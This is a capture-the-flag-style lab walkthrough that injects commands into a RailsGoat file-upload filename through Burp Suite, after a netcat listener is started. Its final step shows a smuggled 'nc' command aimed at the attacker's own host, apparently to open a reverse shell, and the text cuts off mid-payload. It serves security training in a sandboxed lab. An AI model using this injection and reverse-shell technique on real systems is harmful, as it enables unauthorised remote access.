

[illegible]

Name	Command Injection III
URL	<a href="https://attackdefense.com/challengedetails?cid=1907">https://attackdefense.com/challengedetails?cid=1907</a>
Type	Webapp Pentesting Basics

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

**Step 1:** Determining the IP address of the target machine.

**Command:** ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.1.1.3 netmask 255.255.255.0 broadcast 10.1.1.255
    ether 02:42:0a:01:01:03 txqueuelen 0 (Ethernet)
    RX packets 1139 bytes 141635 (138.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1039 bytes 1801953 (1.7 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.250.158.2 netmask 255.255.255.0 broadcast 192.250.158.255
    ether 02:42:c0:fa:9e:02 txqueuelen 0 (Ethernet)
    RX packets 20 bytes 1592 (1.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 3270 bytes 18702933 (17.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3270 bytes 18702933 (17.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@attackdefense:~#
```

The IP address of the host machine is 192.250.158.2. Therefore, the target machine will have IP address 192.250.158.3

**Step 2:** Scan the target machine using nmap.

**Command:** nmap 192.250.158.3

```
root@attackdefense:~# nmap 192.250.158.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-28 17:02 IST
Nmap scan report for target-1 (192.250.158.3)
Host is up (0.000017s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
3000/tcp  open  ppp
MAC Address: 02:42:C0:FA:9E:03 (Unknown)


Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
root@attackdefense:~#
```

We have discovered that port 3000 is open on the target machine.

**Step 3:** Interacting the application available on port 3000 of the target machine.


Open the following URL in firefox:


**URL:** <http://192.250.158.3:3000>




RailsGoat is hosted on the target machine.

**Step 4:** Click on “Tutorial Credentials” button on the top header to view the login credentials.





Click on “I understand” button and get the credentials:




Login using the following credentials:




**Email:** admin@metacorp.com

**Password:** admin1234




The image shows a web browser window displaying the login page for MetaCorp, a GoatGroup Company. The page has a dark header with two buttons: "Visit Tutorial" and "Tutorial Credentials". The main content area is light gray and features the company name "MetaCorp" and "A GoatGroup Company". Below this is a dark gray login box with the title "Login" and a subtitle "Fill out the form below to login to your control panel." The login form contains two input fields: one for the email address "admin@metacorp.com" and another for the password, which is masked with eight dots. Below the password field are two links: "Forgot Password" and "Remember" (with a checkbox). A blue "Login" button is positioned to the right of the "Remember" link.


**After Login:**




**Step 5:** Navigate to “BENEFIT FORMS” option:




**Step 6:** Click on the Browse button and select the README file from Desktop



**Step 7:** Configure Firefox to use Burp Suite. Click on the FoxyProxy plugin icon on the top-right of the browser and select "Burp Suite".



**Step 8:** Start Burp Suite, Navigate to Web Application Analysis Menu and select "burpsuite".





**Burp Suite Community Edition v2020.1**

Welcome to Burp Suite Community Edition. Use the options below to create or open a project.

*Note: Disk-based projects are only supported on Burp Suite Professional.*

☒ **Temporary project**

---

☐ **New project on disk**

Name:

File:

---

☐ **Open existing project**

Name	File
------	------

File:

☒ Pause Automated Tasks

Click Next

**Burp Suite Community Edition v2020.1**

Select the configuration that you would like to load for this project.

☒ **Use Burp defaults**

---

☐ **Use options saved with project**

---

☐ **Load from configuration file**


File
------

File:


☐ Default to the above in future

☐ Disable extensions

Click on Start Burp



**Step 9:** Click on Start Upload button to upload the selected README file. The request will be intercepted by Burp Suite.



The intercepted request will appear in the Proxy Tab of burp suite.

Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options

Intercept
HTTP history
WebSockets history
Options

Request to http://192.250.158.3:3000

Forward
Drop
Intercept is on
Action

Raw
Params
Headers
Hex

```

1 POST /upload HTTP/1.1
2 Host: 192.250.158.3:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.250.158.3:3000/users/1/benefit_forms
8 Content-Type: multipart/form-data; boundary=-----6232631132125979955184858947
9 Content-Length: 979
10 Connection: close
11 Cookie: _rails Goat_session=
VWhjd3N4MU1IaWt5T2l5anNDZxphSis1UFhRWfDIalAyb3ZjWVFRQmVGQUpJVU8zelRUdDNOaEtBNVrcXplcTdndGNiMXhPU3FFSWtGbGo5UmxrY1BKUWpyZ2RowHdyR1h1MEQ:
Fid2VVQlJzQXE1cnF3eTl1Mm1VSkFTV2R1QU9OSEFiTkNYXFXuQT09LS0xeGYwWE9NcUJiUHhSWmtKSmFMMElnPT0%3D--33b39fc4f49970783c679c6a5e88a42f3a2c5c4d
12 Upgrade-Insecure-Requests: 1
13
14 -----6232631132125979955184858947
15 Content-Disposition: form-data; name="utf8"
16

```

## Step 10: Send the intercepted request to Repeater

Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options

1 × ...

Send
Cancel
< ▼
> ▼

Request

Raw
Params
Headers
Hex

```

1 POST /upload HTTP/1.1
2 Host: 192.250.158.3:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.250.158.3:3000/users/1/benefit_forms
8 Content-Type: multipart/form-data;
boundary=-----6232631132125979955184858947
9 Content-Length: 979
10 Connection: close
11 Cookie: _rails Goat_session=
VWhjd3N4MU1IaWt5T2l5anNDZxphSis1UFhRWfDIalAyb3ZjWVFRQmVGQUpJVU8zelRUdDNOaEtBNVrcXplcTdndGNiM
XhPU3FFSWtGbGo5UmxrY1BKUWpyZ2RowHdyR1h1MEQxekZqdDZZQytkbHpHaw5RSFFGcnJKYlZETzlyY2hiUU9BejBKNl
FzUzF3UVNlRFFiMm15NjBxVFVwM09NQXAvCWNUOUZ6MTBMcTFId2VVQlJzQXE1cnF3eTl1Mm1VSkFTV2R1QU9OSEFiTkN
YXFXuQT09LS0xeGYwWE9NcUJiUHhSWmtKSmFMMElnPT0%3D--33b39fc4f49970783c679c6a5e88a42f3a2c5c4d
12 Upgrade-Insecure-Requests: 1

```

Response

Raw



**Step 11:** Start a netcat listener on the host machine.

**Command:** nc -lvp 4444

```
root@attackdefense:~# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
█
```

**Step 12:** In the repeater tab of Burp Suite, Change the value of "benefits[backup]" parameter to "true" and inject the command injection payload in the filename parameter.

Modify the following highlighted payload:

The screenshot shows the Burp Suite Repeater tab with a request selected. The 'Raw' tab is active, displaying the raw HTTP request. The request is a POST to 'http://192.250.158.3:3000/users/1/benefit\_forms'. The body is a multipart form-data. The 'benefits[backup]' parameter is highlighted in yellow and set to 'true'. The 'benefits[upload]' parameter is also highlighted in yellow and contains a command injection payload: 'filename="README; nc 192.250.158.2 